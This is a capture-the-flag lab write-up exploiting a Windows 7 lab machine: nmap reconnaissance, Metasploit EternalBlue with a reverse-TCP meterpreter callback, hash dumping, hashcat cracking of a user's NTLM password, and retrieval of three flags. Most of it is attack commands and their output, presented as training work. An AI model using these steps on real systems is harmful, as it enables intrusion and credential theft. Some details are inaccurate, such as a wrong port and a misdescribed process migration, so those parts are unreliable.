Introduction:

Capture the flag is an exercise in which participants attempt to find text strings, called “flags” which are secretly hidden in intentionally-vulnerable programs or websites. It was first developed in 1996 at DEF CON, the largest cybersecurity conference in the world. There are mainly two types of CTF,

- Jeopardy and
- attack-defense.

As the name suggest, Attack-defense CTF, have a defending team and an attacker team where the defending team defend their vulnerable machine while attacking their opponent’s system. In Jeopardy style CTF, participants complete challenges on various categories such as cryptography, web exploitation, reverse engineering and so on.

This was a Jeopardy style CTF too (performed on 9th of August 2024) where limited information about the victim machine was known. The victim machine was on same network as the attacker and it was running Windows 7 professional OS where the user was Jon. Upon active reconnaissance (direct interaction with the target), the IP address of the victim was revealed using netdiscover tool.

```
Currently scanning: 172.16.9.0/16   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
10.10.1.2       00:50:56:ee:51:b4      4     240  VMware, Inc.
10.10.1.10      00:0c:29:0f:6a:6e      1      60  VMware, Inc.

┌──(root㉿SWagat)-[/home/kali]
└─# date
Fri Aug  9 05:32:08 EDT 2024

┌──(root㉿SWagat)-[/home/kali]
└─#
```

What is the IP address of the Machine?

>>10.10.1.10 was the IP address of the machine.

Scan the machine (provide nmap commad)

>>nmap -A 10.10.1.10

```
┌──(root㉿SWagat)-[/home/kali]
└─# nmap -A 10.10.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-09 05:30 EDT
Nmap scan report for 10.10.1.10
Host is up (0.0012s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:0F:6A:6E (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: 0s
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:0f:6a:6e (VMware)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Jon-PC
|   NetBIOS computer name: JON-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-08-09T04:31:33-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-08-09T09:31:33
|_  start_date: 2024-08-09T09:27:20

TRACEROUTE
HOP RTT    ADDRESS
1   1.23 ms 10.10.1.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.04 seconds
```

```
root@SWagat: /home/kali
File  Actions  Edit  View  Help
Fri Aug  9 05:32:40 EDT 2024

┌──(root㉿SWagat)-[/home/kali]
└─#
```

Altogether, 8 open ports were found and to find the vulnerable services, another nmap command was ran, *nmap -A 10.10.1.10 –script=vuln.*

What nmap script did you use to scan and why?

>> *"nmap -A 10.10.1.10 –script=vuln"* was run to find vulnerable services.

```
PORT      STATE SERVICE      REASON
135/tcp   open  msrpc        syn-ack ttl 128
139/tcp   open  netbios-ssn  syn-ack ttl 128
445/tcp   open  microsoft-ds syn-ack ttl 128
49152/tcp open  unknown      syn-ack ttl 128
49153/tcp open  unknown      syn-ack ttl 128
49154/tcp open  unknown      syn-ack ttl 128
49155/tcp open  unknown      syn-ack ttl 128
49156/tcp open  unknown      syn-ack ttl 128
MAC Address: 00:0C:29:0F:6A:6E (VMware)

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 05:35
Completed NSE at 05:35, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 05:35
Completed NSE at 05:35, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 97.15 seconds
           Raw packets sent: 1010 (44.424KB) | Rcvd: 1001 (40.060KB)
```

```
root@SWagat: /home/kali
File  Actions  Edit  View  Help
Fri Aug  9 05:35:18 EDT 2024

┌──(root㉿SWagat)-[/home/kali]
└─#
```

The nse script=vuln revealed a high-risk vulnerability in SMBv1 as ms17-010 whose CVE is CVE-2017-0143. Moreover, the aggressive scan also revealed the OS of the victim to be Windows 7 Professional.

What was the operating system?

>> Windows 7 Professional

How many ports are open? Also mention the ports under 1000.

>> In total, eight ports were open and the ports under 1000 are,

135 – msrpc

139 – netbios-ssn

455 – netbios-ds

Mention the vulnerability you identified on the machine.

>>The vulnerability identified on the machine was ms17-010

What is the name of the vulnerability?

>> The name of the vulnerability is Eternal Blue.

What exploit code will you run against the machine? Mention the full path of the code.


>>The victim was exploited using Metasploit and the path of the exploit was "*exploit/windows/smb/ms17_010_eternalblue*".

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1    \_ target: Automatic Target             .                .        .      .
   2    \_ target: Windows 7                    .                .        .      .
   3    \_ target: Windows Embedded Standard 7  .                .        .      .
   4    \_ target: Windows Server 2008 R2       .                .        .      .
   5    \_ target: Windows 8                    .                .        .      .
   6    \_ target: Windows 8.1                  .                .        .      .
   7    \_ target: Windows Server 2012          .                .        .      .
   8    \_ target: Windows 10 Pro               .                .        .      .
   9    \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
   10 exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11   \_ target: Automatic                    .                .        .      .
   12   \_ target: PowerShell                   .                .        .      .
   13   \_ target: Native upload                .                .        .      .
   14   \_ target: MOF upload                   .                .        .      .
   15   \_ AKA: ETERNALSYNERGY                  .                .        .      .
   16   \_ AKA: ETERNALROMANCE                  .                .        .      .
   17   \_ AKA: ETERNALCHAMPION                 .                .        .      .
   18   \_ AKA: ETERNALBLUE                     .                .        .      .
   19 auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20   \_ AKA: ETERNALSYNERGY                  .                .        .      .
   21   \_ AKA: ETERNALROMANCE                  .                .        .      .
   22   \_ AKA: ETERNALCHAMPION                 .                .        .      .
   23   \_ AKA: ETERNALBLUE                     .                .        .      .
   24 auxiliary/scanner/smb/smb_ms17_010        .                normal   No     MS17-010 SMB RCE Detection
   25   \_ AKA: DOUBLEPULSAR                    .                .        .      .
   26   \_ AKA: ETERNALBLUE                     .                .        .      .
   27 exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28   \_ target: Execute payload (x64)        .                .        .      .
   29   \_ target: Neutralize implant           .                .        .      .

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

```
root@SWagat: /home/kali
File  Actions  Edit  View  Help
Fri Aug  9 05:38:21 EDT 2024

┌──(root㉿SWagat)-[/home/kali]
└─#
```

Show options and set the one required value. What is the name of the value?

>>The required value is RHOST and it's the IP address of the victim machine.




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.1.5        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.10.1.10
RHOST => 10.10.1.10
```

```
root@SWagat: /home/kali
Fri Aug  9 05:40:28 EDT 2024

┌──(root㉿SWagat)-[/home/kali]
└─#
```

Was the system exploited, if not explain why?

>>Yes the system was successfully exploite.




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.10.1.5:4444
[*] 10.10.1.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.1.10:445        - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.1.10:445        - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.1.10:445 - The target is vulnerable.
[*] 10.10.1.10:445 - Connecting to target for exploitation.
[+] 10.10.1.10:445 - Connection established for exploitation.
[+] 10.10.1.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.1.10:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.1.10:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.1.10:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.1.10:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.1.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.1.10:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.1.10:445 - Sending all but last fragment of exploit packet
[*] 10.10.1.10:445 - Starting non-paged pool grooming
[+] 10.10.1.10:445 - Sending SMBv2 buffers
[+] 10.10.1.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.1.10:445 - Sending final SMBv2 buffers.
[*] 10.10.1.10:445 - Sending last fragment of exploit packet!
[*] 10.10.1.10:445 - Receiving response from exploit packet
[+] 10.10.1.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.1.10:445 - Sending egg to corrupted connection.
[*] 10.10.1.10:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.10.1.10
[+] 10.10.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 3 opened (10.10.1.5:4444 -> 10.10.1.10:49158) at 2024-08-09 06:31:05 -0400

meterpreter > sysinfo
Computer        : JON-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter > 
```

```
root@SWagat: /home/kali
Fri Aug  9 06:37:25 EDT 2024

┌──(root㉿SWagat)-[/home/kali]
└─#
```

What payload did you set to exploit the machine? Mention full path.

>>The default payload provided by the meterpreter for eternal blue exploit was used and it was "*windows/x64/meterpreter/reverse_tcp*"

List all the processes running.



What is the process ID of NT AUTHORITY\SYSTEM at bottom of the page?

>>The process id is 1440.

Migrate process using the 'migrate PROCESS_ID' or migrate –N NAME OF SERVICE". This may take several attempts, migrating processes are not very stable. If this fails, you may need to re-run the conversion process or reboot the machine and start once again. If this happens, try a different process next time.

>> The successful process migration can be found on the above image.

Research on "migration process" using meterpreter and share your findings.

>> Process migration refers to the act of transferring a running process from one execution environment (such as a computer or server) to another. In the context of Meterpreter, a powerful post-exploitation tool, process migration serves specific purposes:

Persistence and Stealth:

- After compromising a target system, an attacker aims to maintain access without detection.
- Migrating the Meterpreter process to a different host process (e.g., moving from a conspicuous process to a common one like explorer.exe) helps achieve this.

Architecture Compatibility:

- Sometimes, the Meterpreter process architecture (e.g., 32-bit or 64-bit) may not match the target system.
- Migrating to a compatible process ensures proper execution of payloads.

On the meterpreter shell use command "dumphash" to collect the hash of the user account. Mention the username and hash you see on the screen.

>>

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

```
File  Actions  Edit  View  Help
Fri Aug  9 06:46:40 EDT 2024

┌──(root㉿SWagat)-[/home/kali]
└─#
```

Now copy that hash and crack it. (a.) Research on "windows machine hash type". What type of hash you just get from the machine?

>> NTLM (NT LAN Manager) hash is a cryptographic function used by Windows systems to store user passwords securely. It comes in two versions: NTLMv1 and NTLMv2. NTLMv1, the older version, uses a simple MD4 hash of the user's password and is considered less secure. NTLMv2, on the other hand, includes additional security features like a challenge-response mechanism and stronger encryption. Despite its widespread use, NTLM hashes are vulnerable to various attacks, such as brute force and rainbow table attacks, making it crucial to use strong, complex passwords. Additionally, NTLM hashes can be exploited in pass-the-hash attacks, where attackers use captured hashes to authenticate without knowing the actual password. To mitigate these risks, it's recommended to disable NTLM where possible, favoring Kerberos for its enhanced security features, and to implement robust network security measures. While NTLM remains in use, modern Windows environments often prefer Kerberos due to its superior security capabilities.

(b) Search how to crack the hash.

>> Various tool could be used to crack the hash. I used hashcat tool to crack the hash for user Jon.

```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt.gz
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 6 secs

31d6cfe0d16ae931b73c59d7e0c089c0:
Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

ffb43f0de35be4d9917ac0cc8ad57f8d:alqfna22

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: win7.hashes
Time.Started.....: Fri Aug  9 06:52:28 2024 (35 secs)
Time.Estimated...: Fri Aug  9 06:53:03 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt.gz)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   362.7 kH/s (0.74ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 2/2 (100.00%) Digests (total), 2/2 (100.00%) Digests (new)
Progress.........: 10201088/14344385 (71.12%)
Rejected.........: 0/10201088 (0.00%)
Restore.Point....: 10199040/14344385 (71.10%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: alsinah → alphasarto11
Hardware.Mon.#1..: Util: 40%

Started: Fri Aug  9 06:51:04 2024
Stopped: Fri Aug  9 06:53:06 2024
```

```
root@SWagat: /home/kali
File  Actions  Edit  View  Help
Fri Aug  9 07:19:59 EDT 2024

┌──(root㉿SWagat)-[/home/kali]
└─#
```

On the meterpreter shell just run command "search -f flag*.txt"

>>

```
meterpreter > search -f flag*.txt
Found 3 results...
==================

Path                                    Size (bytes)  Modified (UTC)
----                                    ------------  --------------
c:\Users\Jon\Documents\flag3.txt        37            2019-03-17 15:26:36 -0400
c:\Windows\System32\config\flag2.txt    34            2019-03-17 15:32:48 -0400
c:\flag1.txt                            24            2019-03-17 15:27:21 -0400

meterpreter >
```

```
root@SWagat: /home/kali
File  Actions  Edit  View  Help
┌──(root㉿SWagat)-[/home/kali]
└─# date
Fri Aug 16 12:34:14 EDT 2024

┌──(root㉿SWagat)-[/home/kali]
└─#
```

How many flags do you see on the terminal?

>> There were 3 flags on the terminal.

What are the flags?

>>

```
meterpreter > search -f flag1.txt
Found 1 result...

Path          Size (bytes)  Modified (UTC)
----          ------------  --------------
c:\flag1.txt  24            2019-03-17 15:27:21 -0400

meterpreter > pwd
C:\Windows\system32
meterpreter > cd ..
[-] Unknown command: cd ... Run the help command for more details.
meterpreter > cd ..
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter >
```

```
root@SWagat: /home/kali
File  Actions  Edit  View  Help
Fri Aug  9 08:13:53 EDT 2024
┌──(root㉿SWagat)-[/home/kali]
└─#
```

```
00666/rw-rw-rw-  0         fil   2009-07-13 22:34:08 -0400  SECURITY.LOG2
00666/rw-rw-rw-  38273024  fil   2024-08-09 07:25:45 -0400  SOFTWARE
00666/rw-rw-rw-  1024      fil   2011-04-12 04:32:10 -0400  SOFTWARE.LOG
00666/rw-rw-rw-  262144    fil   2024-08-09 07:25:45 -0400  SOFTWARE.LOG1
00666/rw-rw-rw-  0         fil   2009-07-13 22:34:08 -0400  SOFTWARE.LOG2
00666/rw-rw-rw-  12582912  fil   2024-08-09 07:32:23 -0400  SYSTEM
00666/rw-rw-rw-  1024      fil   2011-04-12 04:32:06 -0400  SYSTEM.LOG
00666/rw-rw-rw-  262144    fil   2024-08-09 07:32:23 -0400  SYSTEM.LOG1
00666/rw-rw-rw-  0         fil   2009-07-13 22:34:08 -0400  SYSTEM.LOG2
40777/rwxrwxrwx  4096      dir   2018-12-12 18:03:05 -0500  TxR
00666/rw-rw-rw-  34        fil   2019-03-17 15:32:48 -0400  flag2.txt
40777/rwxrwxrwx  4096      dir   2010-11-20 21:41:37 -0500  systemprofile

eterpreter > cat flag2.txt
lag{sam_database_elevated_access}meterpreter >
```

```
root@SWagat: /home/kali
File  Actions  Edit  View  Help
Fri Aug  9 08:15:32 EDT 2024
┌──(root㉿SWagat)-[/home/kali]
└─#
```

```
C:\Users\Jon\Desktop>cd C:\users\Jon\Documents
cd C:\users\Jon\Documents

C:\Users\Jon\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E611-0B66

 Directory of C:\Users\Jon\Documents

12/12/2018  10:49 PM    <DIR>          .
12/12/2018  10:49 PM    <DIR>          ..
03/17/2019  02:26 PM                37 flag3.txt
               1 File(s)             37 bytes
               2 Dir(s)  22,114,480,128 bytes free

C:\Users\Jon\Documents>type flag3.txt
type flag3.txt
flag{admin_documents_can_be_valuable}
C:\Users\Jon\Documents>
```

```
root@SWagat: /home/kali
File  Actions  Edit  View  Help
Fri Aug  9 07:10:15 EDT 2024
┌──(root㉿SWagat)-[/home/kali]
└─#
```